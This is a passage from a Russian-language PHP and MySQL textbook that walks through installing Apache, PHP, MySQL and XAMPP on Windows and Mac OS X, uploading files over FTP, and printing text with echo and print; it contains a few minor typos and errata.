8. На рис. 2.14 показано диалоговое окно Choose Items to Install (выбор элементов для установки). По умолчанию в этом окне уже выбрано все необходимое. Если вы изменили каталог установки, то, скорее всего, вам придется изменить его и в этом окне. Щелкните по кнопке Next.




Рис. 2.14. Выбор элементов для установки

- Щелкните по кнопке Install (установить) в диалоговом окне Ready to Install (все готово к установке).
- Когда появится диалоговое окно, показанное на рис. 2.15, щелкните по кнопке Yes (Да), чтобы подтвердить необходимость настройки Apache.




Рис. 2.15. Запрос подтверждения настройки веб-сервера Apache, выводимый программой установки

- Щелкните по кнопке OK, когда мастер настройки Apache сообщит об успешном внесении изменений в файл `httpd.conf`.
- Щелкните по кнопке OK, когда мастер настройки Apache сообщит об успешном внесении изменений в файл `mime.types`.
- Появится диалоговое окно, сообщающее об успешном завершении установки.



Строки, начинающиеся с символа (#), в HTML и PHP рассматриваются как комментарии. Их увидите только вы (и никогда – конечный пользователь) в окне браузера.

14. Перезапустите сервер Apache, выбрав пункт меню Start (Пуск) → Programms (Программы) → Apache HTTP Server 2.x.x → Control Apache Server → Restart, чтобы он прочитал новые инструкции, добавленные программой установки PHP в файл *httpd.conf*. В этом файле указывается, что веб-сервер Apache должен загружать интерпретатор PHP как модуль. Другой способ: выполнить двойной щелчок по значку Apache в системном трее и затем щелкнуть по кнопке Restart (перезапустить).

Для проверки корректности установки выполните следующие действия:

1. В любом текстовом редакторе создайте PHP-файл, записав в него следующую строку:


```
<?php phpinfo(); ?>
```
2. Сохраните этот файл под именем *phpinfo.php* в каталоге *htdocs*, стандартный путь к которому: *C:\Program Files\Apache Software Foundation\Apache2.2\htdocs*.
3. Откройте свой браузер.
4. Чтобы запросить только что созданный файл, введите в адресной строке браузера *http://127.0.0.1/phpinfo.php*. Вы должны увидеть страницу с параметрами настройки PHP (рис. 2.16).




Рис. 2.16. Ваша конфигурация PHP

Активация PHP в Mac OS X

Если вы работаете в Mac OS X, значит PHP у вас уже предустановлен, но не активирован. Чтобы активировать PHP, нужно лишь отредактировать файл настройки Apache.



Встроенные поисковые утилиты Mac OS X **не помогут вам найти** файл настройки, так как он считается системным файлом и скрыт от начинающих пользователей. Для доступа к этому файлу вам придется воспользоваться программой Terminal.

1. Откройте программу Terminal, которую можно найти в папке *Applications/Utilities*.

2. Введите команду:

```
sudo vi /etc/httpd/httpd.conf
```

3. Введите пароль учетной записи пользователя Administrator (или просто первой учетной записи, созданной в Mac OS X).

4. Чтобы раскомментировать строку с директивой загрузки модуля PHP (удалить символ [#] в начале строки), нужно ввести:

```
%s/#LoadModule php/LoadModule php/
```

После ввода последнего слэша нажмите клавишу Enter. В редакторе vi команда %s выполняет поиск с заменой.

5. Чтобы раскомментировать другую строку с директивой загрузки модуля PHP, нужно ввести:

```
%s/#AddModule php/addModule php/
```

Если вы используете Mac OS X Panther (версия 10.3) или Tiger (версия 10.4), шаги 6 и 7 можно пропустить, так как в этих версиях следующие настройки уже выполнены.

6. В Mac OS X 10.2 необходимо добавить имя `index.php` в директиву `DirectoryIndex`, которая определяет перечень допустимых индексных файлов, для чего следует изменить `index.html` на `index.html index.php` командой:

```
%s/index.html/index.html index.php/
```

7. Кроме того, в Mac OS X 10.2 нужно добавить следующий текстовый блок, чтобы сообщить веб-серверу Apache, что файлы с расширением `.php` должны обрабатываться интерпретатором PHP. Этот текстовый блок должен быть введен после строки:

```
Include /private/etc/httpd/users
```

Введите Go, чтобы добавить в конец файла следующий текст:

```
<IfModule mod_php4.c>
AddType application/x-httpd-php .php
AddType application/x-httpd-php .php4
```

```
AddType application/x-httpd-php-source .phps
</IfModule>
```

8. Чтобы сохранить изменения, введите команду:

```
<escape>:wq
```

Здесь `<escape>` означает нажатие клавиши Esc для выхода из режима редактирования.

9. Перезапустите Apache (Personal Web Sharing) из панели System Preferences Sharing.
10. Чтобы создать файл *test.php* для проверки правильности установки, в окне программы Terminal введите:

```
vi ~/Sites/test.php
o
<?php phpinfo( ) ?>
<escape>:wq
```

где `<escape>` означает нажатие клавиши Esc. В результате будет создан файл с труднодостижимым расширением *.php* (труднодостижимым, поскольку имеющийся в Mac OS X текстовый редактор стремится добавлять ко всем файлам расширение *.rtf*).

11. Введите адрес *http://localhost/~username/test.php*, где *username* – имя вашей учетной записи в Mac OS X. Если вы не знаете имя своей учетной записи, выберите пункт About This Mac (об этой системе Mac) в меню Apple и щелкните по кнопке More Info (дополнительные сведения). Нужное имя учетной записи будет выведено в скобках в конце строки с информацией о пользователе.
12. Броузер отобразит страницу *text.php* (аналогичную той, что была получена в Windows) с разделом MySQL, подтверждающая благополучное завершение установки.

Установка MySQL 5.0

MySQL – последний из компонентов, необходимых для разработки и тестирования страниц на локальном компьютере. Загрузите программу установки MySQL:

1. Загрузите исполняемые файлы MySQL. На сайте *http://dev.mysql.com/downloads/* можно найти как исходные тексты, так и исполняемые двоичные файлы. В разделе MySQL Community Server щелкните по кнопке Download (загрузить).
2. Щелкните по пункту Windows.
3. Щелкните по ссылке для загрузки версии Windows Essential (x86) – это файл дистрибутива в формате Windows MSI.
4. На странице, куда вы перейдете по ссылке, можете ввести информацию о себе или просто щелкнуть по опции No Thanks (спасибо, нет), чтобы начать загрузку. Выберите одно из зеркал в предлагаемом

списке. Рекомендуется загружать последнюю версию (текущей является версия 5.0). Сохраните файл на своем рабочем столе.

5. Выполните двойной щелчок по значку файла. Процесс установки будет проходить под руководством мастера (рис. 2.17). Щелкните по кнопке Next.
6. Выберите обычную установку, щелкнув по переключателю Typical (рис. 2.18), и затем щелкните по кнопке Next.



Рис. 2.17. Начальное окно мастера установки MySQL



Рис. 2.18. Выбор типа установки

7. Откроется диалоговое окно Ready to Install the Program (все готово к установке программы). Щелкните по кнопке Install (установить).
8. После копирования файлов программа установки предложит создать учетную запись на *MySQL.com* (рис. 2.19). Выберите переключатель Skip Sign-Up (пропустить регистрацию) и щелкните по кнопке Next. Либо зарегистрируйтесь под своей учетной записью, чтобы иметь доступ к ежемесячному информационному бюллетеню, а также возможность публиковать сообщения об ошибках и участвовать в обсуждениях на форуме.



Рис. 2.19. Настройка учетной записи на *MySQL.com*

9. Установите флажок Configure the MySQL Server now (выполнить настройку сервера MySQL прямо сейчас), как показано на рис. 2.20, и затем щелкните по кнопке Finish.
10. После этого откроется диалоговое окно MySQL Server Instance Configuration Wizard (мастер настройки экземпляра сервера MySQL). Щелкните по кнопке Next.
11. Выберите переключатель Standard Configuration (стандартные настройки), как показано на рис. 2.21. Щелкните по кнопке Next.
12. В следующем диалоговом окне (рис. 2.22) установите оба флажка: Install As Windows Service (установить как службу Windows) и Include Bin Directory in Windows PATH (добавить путь к каталогу Bin в переменную окружения PATH). Второй параметр позволит вам запускать MySQL из командной строки простой командой, без необходимости ввода полного пути к каталогу с исполняемыми файлами MySQL. Щелкните по кнопке Next.



Рис. 2.20. Мастер настройки выполняет настройку базы данных




Рис. 2.21. Выбор уровня настройки

13. Введите пароль пользователя `root` в полях ввода и подтверждения пароля (рис. 2.23). Щелкните по кнопке `Next`. Не устанавливайте флажок `Create An Anonymous Account` (создать анонимную учетную запись), поскольку вся работа будет проводиться под обычными учетными записями. Не устанавливайте флажок `Enable root access from remote machines` (разрешить удаленный доступ с привилегиями пользователя `root`).




Рис. 2.22. Выбор порядка запуска MySQL и настройки системной переменной PATH



Рис. 2.23. Настройки безопасности

14. Щелкните по кнопке Execute (выполнить) в диалоговом окне MySQL Server Instance Configuration.
15. Щелкните по кнопке Finish (рис. 2.24). Теперь MySQL настроен и работает на вашем компьютере.

Итак, вы установили все основные компоненты – Apache, PHP и MySQL.



Если в процессе установки возникла какая-либо проблема, например недостаточно свободного пространства на жестком диске или отсутствуют необходимые права доступа для установки MySQL, мастер установки сообщит об этом.




Рис. 2.24. Завершение установки

Установка библиотек доступа к MySQL

Теперь осталось загрузить и установить последний компонент, обеспечивающий постоянное взаимодействие между PHP и MySQL. Библиотека Connector/PHP содержит два файла *.dll*, необходимых интерпретатору PHP для доступа к MySQL:

1. Загрузите библиотеку MySQL PHP Connector с сайта <http://dev.mysql.com/downloads/connector/php/>.
2. Распакуйте файл с именем *php_5.2.0_mysql_5.0.27-win32.zip* (или подобным приведенному здесь).
3. Создайте каталог *C:\php\extensions*.
4. Скопируйте два файла *.dll* в этот каталог.
5. Также скопируйте файл *libmysql.dll* в каталог *C:\windows\system32* (или любой другой каталог, включенный в системную переменную окружения PATH).
6. Убедитесь, что файл *C:\php\php.ini* содержит следующие строки (скорее всего, первая строка не нуждается в изменении, а вторую достаточно просто раскомментировать):

```
extension_dir = C:\php\extensions
extension=php_mysql.dll
```


7. Перезапустите службу Apache.
8. Откройте в браузере тестовую страницу программы *phpinfo.php* (<http://localhost/phpinfo.php>). Теперь в середине списка должен находиться раздел с заголовком MySQL. Наличие этого раздела подтверждает возможность работы с MySQL из PHP.

Установка MySQL в Mac OS X

Если вы используете Mac OS X версии 10.3 или 10.4, достаточно установить единственный файл *.dmg*, который можно получить с веб-сайта MySQL. Установку в Mac OS X 10.2 выполнить сложнее, потому что двоичные файлы для версии 10.2 уже недоступны на веб-сайте MySQL. Однако вы можете воспользоваться коллекцией программного обеспечения для Mac, которая называется Fink. В этой коллекции можно найти много инструментов и служб UNIX, настроенных для работы в вашей версии Mac OS X. Чтобы установить MySQL в Mac OS X 10.2 из коллекции Fink, выполните следующие действия:

1. Загрузите клиент для доступа к коллекции Fink со страницы <http://www.finkproject.org/download/>.
2. Двойным щелчком запустите программу установки.
3. Примите условия лицензионного соглашения.
4. Выберите диск, на который следует выполнить установку.
5. Подтвердите согласие на изменение профиля командной оболочки.
6. После этого все будет готово к загрузке и установке MySQL из коллекции Fink. В окне терминала введите команды:

```
sudo apt-get install mysql
sudo apt-get install mysql-client
daemonicon enable mysql
```

7. Установка MySQL на вашем компьютере завершена.

В Mac OS X версий 10.3 и 10.4 необходимо установить файлы *.dmg*, которые можно получить на веб-сайте MySQL: <http://dev.mysql.com/downloads/mysql/5.0.html#macosx-dmg>. Следуйте указаниям мастера установки, примите условия лицензионного соглашения и выберите диск, на который будет выполнена установка.

ХАМРР

Пакет ХАМРР доступен для операционных систем Windows, Linux и последней версии Mac OS X (версия 10.4 для платформы Intel). Пакет ХАМРР обеспечивает простой способ установки сразу всех необходимых инструментов. Ниже описан процесс установки ХАМРР в операционной системе Windows, в других операционных системах он почти такой же:

1. Загрузите пакет установки XAMPP (Basic Package) в формате MSI, который можно найти по адресу: <http://www.apachefriends.org/en/xampp-windows.html>.
2. Запустите программу установки двойным щелчком, после чего на экране появится ее начальное диалоговое окно (рис. 2.25).
3. Выберите пункт English (английский) и щелкните по кнопке OK.



Рис. 2.25. Выбор языка установки

4. После этого откроется информационное диалоговое окно мастера установки (рис. 2.26). Щелкните по кнопке Next.
5. В следующем диалоговом окне (рис. 2.27) щелкните по кнопке Next, согласившись с предлагаемым по умолчанию каталогом установки.
6. Откроется диалоговое окно XAMPP Options (параметры установки XAMPP), показанное на рис. 2.28. Чтобы устанавливаемые компоненты запускались не как службы, а из панели управления, не отмечайте флажки в разделе SERVICE SECTION (службы). Щелкните по кнопке Next.



Рис. 2.26. Мастер установки XAMPP




Рис. 2.27. Выбор каталога установки




Рис. 2.28. Выбор параметров установки

7. В диалоговом окне Completing the XAMPP Setup Wizard (завершение мастера установки) щелкните по кнопке Finish.
8. Откроется диалоговое окно с предложением запустить панель управления (рис. 2.29). Щелкните по кнопке Yes (да).
9. Вид панели управления после запуска приведен на рис. 2.30.
С помощью панели управления можно запускать и останавливать службы, а также выполнять их настройку.




Рис. 2.29. Завершение установки




Рис. 2.30. Панель управления позволяет запускать и останавливать компоненты

Работа с удаленным компьютером

Хотя мы и рекомендовали работу на локальном компьютере, вы можете воспользоваться услугами интернет-провайдера, предоставляющего поддержку PHP и MySQL.

Вам понадобится информация о регистрации на удаленном сервере и, возможно, предоставляемый интернет-провайдером веб-инструментарий для создания базы данных.

Чтобы отправлять файлы и каталоги на удаленный сервер, вы должны активировать у своего провайдера учетную запись FTP – это можно сделать с панели управления вашей учетной записью. Получив учетную запись FTP, вы сможете загружать на сервер свои HTML- и PHP-файлы с помощью FTP-клиента.



Провайдер может потребовать от вас использование безопасного FTP (Secure FTP, SFTP) вместо FTP. Подробности вы узнаете у своего провайдера. Многие FTP-программы поддерживают и работу с SFTP.




Рис. 2.31. Начальное окно FTP Voyager

Даже если на вашем компьютере уже есть версия FTP-клиента для командной строки, с ней может быть сложно работать. Гораздо проще действовать FTP-клиенты с графическим интерфейсом. Один из таких FTP-клиентов, позволяющих загружать файлы на сервер провайдера, – FTP Voyager, доступный по адресу <http://sourceforge.net/projects/filezilla/>. Начальное окно регистрации выглядит примерно так, как показано на рис. 2.31. Для Mac есть хорошая FTP-программа Fetch.

После подключения к серверу с помощью FTP Voyager вы увидите примерно такое же диалоговое окно, как на рис. 2.32. Вы можете перетаскивать мышью созданные вами файлы *.php*. Запомните: чтобы PHP-файл запускался, он должен иметь расширение *.php*, а не *.html*, так как веб-сервер должен знать, что это именно PHP-файл, чтобы передать его интерпретатору PHP.

К PHP-файлам следует обращаться только через веб-сервер, поскольку у веб-браузера нет возможности интерпретировать PHP-код. Для исполнения PHP-файлов нужен интерпретатор PHP.

Теперь вы готовы приступить к доскональному изучению основ, вопросов интеграции и принципов создания динамических веб-страниц, работающих настолько быстро и гладко, насколько это возможно. В главе 3 мы приводим базовые сведения о PHP и простейшие принципы программирования, применяемые при использовании PHP.



Рис. 2.32. Каталоги в окне FTP Voyager

Вопросы к главе 2

Вопрос 2.1

Какие три компонента нужно установить, чтобы можно было создавать динамические веб-страницы?

Вопрос 2.2

В состав каких операционных систем входит веб-сервер Apache?

Вопрос 2.3

Где нужно создать каталог PHP для загрузки?

Вопрос 2.4

Что обозначается символом #?

Вопрос 2.5

В чем главное отличие работы с удаленным компьютером?

Вопрос 2.6

Как можно передавать файлы на сервер интернет-провайдера?

Вопрос 2.7

Как нужно обращаться к файлам PHP?

Ответы на эти вопросы приводятся в разделе «Глава 2» приложения.

3

Знакомство с PHP

После установки Apache, PHP и MySQL вы уже можете начинать писать программный код. При работе с PHP, в отличие от других языков программирования, не требуются такие сложные инструменты, как компилятор или отладчик. Вскоре вы на практике убедитесь, что PHP-код можно добавлять в имеющийся документ HTML, и после некоторой наладки запускать его.

В этой главе мы покажем, как PHP работает с простым текстом, после чего перейдем к решению базовых задач. Вы можете делать очень интересные вещи, например отображать какую-нибудь картинку в зависимости от браузера, которым пользуется посетитель, или выводить сообщение с предупреждением, если посетитель просматривает ваш сайт из операционной системы, в которой ваш веб-сайт выглядит не очень хорошо. Все это и многое другое позволяет сделать PHP, упрощая реализацию подобных хитростей.

PHP и HTML-текст

С PHP легко выводить текст; фактически, обработка текста – одна из сильных сторон PHP. Для начала мы поясним, где выполняется PHP, затем рассмотрим некоторые основные функции вывода текста, а потом сразу перейдем к печати текста, основанной на проверке выполнения некоторого условия.

Вывод текста

Вы хотите иметь возможность выводить текст на экран часто и без проблем. PHP позволит вам делать это, но только если, создавая такой

программный код, вы будете использовать специальный синтаксис PHP. Иначе браузер сочтет все это HTML-кодом и выведет PHP-код прямо в окно браузера. Результат будет выглядеть как смесь текста и программного кода. Это вряд ли обрадует пользователей! Вы можете писать PHP-код в любом текстовом редакторе, который вам нравится, включая Блокнот или DevPHP (<http://sourceforge.net/projects/devphp/>).

Наши примеры показывают, как схожи разметка HTML и код PHP, и что вы можете сделать, чтобы лучше различать их.

Пример 3.1 – это простейший файл HTML.

Пример 3.1. Все, что нужно для начала работы с PHP, – это простой HTML-документ

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    <p>Определенно, я хочу что-то сказать.</p>
  </body>
</html>
```

Здесь нет ничего особенного; это простейший файл с кодом HTML. Однако вы можете внедрить PHP-код прямо в этот файл; например, попробуем воспользоваться командой языка PHP `echo`, которая выводит некоторый текст, как показано в примере 3.2.

Пример 3.2. Некорректный способ добавления PHP-кода в HTML-файл

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    echo("<p>Теперь мне есть что сказать.</p>");
  </body>
</html>
```

Разделение PHP-кода и HTML-разметки

Хотя пример выглядит достаточно простым, на самом деле он не работает, потому что в нем есть проблема. Никак не указано, где в этом файле стандартный HTML, а где – PHP-код. Потому что команду `echo()` следует обрабатывать иначе. Чтобы устранить эту проблему, нужно разместить PHP-код между тегами `<?php` и `?>`.

Начав писать PHP-код, вы будете работать с самыми обычными текстовыми файлами, содержащими код PHP и HTML. HTML – это простой язык разметки, позволяющий определить, как должна выглядеть страница в окне браузера, но это *всего лишь текст*. Сервер никак не обрабатывает HTML-файлы перед их отправкой браузеру пользователя. В отличие от HTML, PHP-код должен быть как-то интерпретирован, прежде чем окончательный вариант страницы будет отправлен браузеру.

Иначе такая страница на экране у пользователя превратится в смесь текста и программного кода.

Чтобы выделить PHP-код и тем самым проинформировать веб-сервер о необходимости его обработки, PHP-код размещают между формальными или неформальными тегами, смешивая с HTML. В примере 3.3 демонстрируется это с помощью конструкций `echo` и `print`. Конструкции `echo` и `print` почти совпадают, за исключением того, что конструкция `echo` может принимать несколько аргументов и не возвращает никакого значения, тогда как конструкция `print` способна принимать только один аргумент. Файл этого примера мы назвали `hello.php`; а вы можете взять любое другое имя, главное чтобы оно имело расширение `.php`. Это расширение сообщает веб-серверу, что файл нужно обрабатывать как PHP-код.

Пример 3.3. Корректный способ вызова `echo` и `print` в `hello.php`

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    <?php

    echo("Hello World!<br />");
    print("Goodbye.<br />");
    print 'Over and out.';

    ?>
  </body>
</html>
```

Когда браузер запросит этот файл, PHP проинтерпретирует его и воспроизведет текст в формате HTML. В примере 3.4 приводится текст HTML, который будет получен в результате обработки кода из примера 3.3.

Пример 3.4. Текст HTML, созданный в результате интерпретации PHP-кода из примера 3.3

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    Hello World!<br /> Goodbye.<br />Over and out.
  </body>
</html>
```

Сохраните HTML-документ в каталоге для веб-документов, о котором мы уже говорили в главе 2. Откройте файл в браузере, и вы увидите примерно то же, что на рис. 3.1. Пример 3.4 содержит тот же самый HTML-код, который вы увидите, открыв исходный текст страницы с помощью пункта View → Page Source (Вид → Исходный код страницы) меню браузера. Убедитесь, что расширение имени вашего файла – `.php`, а не `.html`.




Рис. 3.1. Так выглядит результат вывода текста в окне браузера

При создании PHP-кода принято добавлять в него комментарии, чтобы упростить чтение и сопровождение. Большинство программистов не смогут восстановить точный ход своих мыслей, глядя на свой же код спустя год или позже, – так позвольте комментариям проникнуть в ваш код, и в будущем это окупится сторицей. Язык PHP поддерживает два типа комментариев. Мы рекомендуем использовать однострочный комментарий для кратких заметок о хитроумных фрагментах и многострочный комментарий, если нужно вставить подробное описание; обе формы записи комментариев приводятся в примере 3.5.



Комментарии сохраняются в PHP-файле, но интерпретатор не выводит их. Он выводит лишь комментарии HTML.

Пример 3.5. Применение комментариев упрощает читаемость кода

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
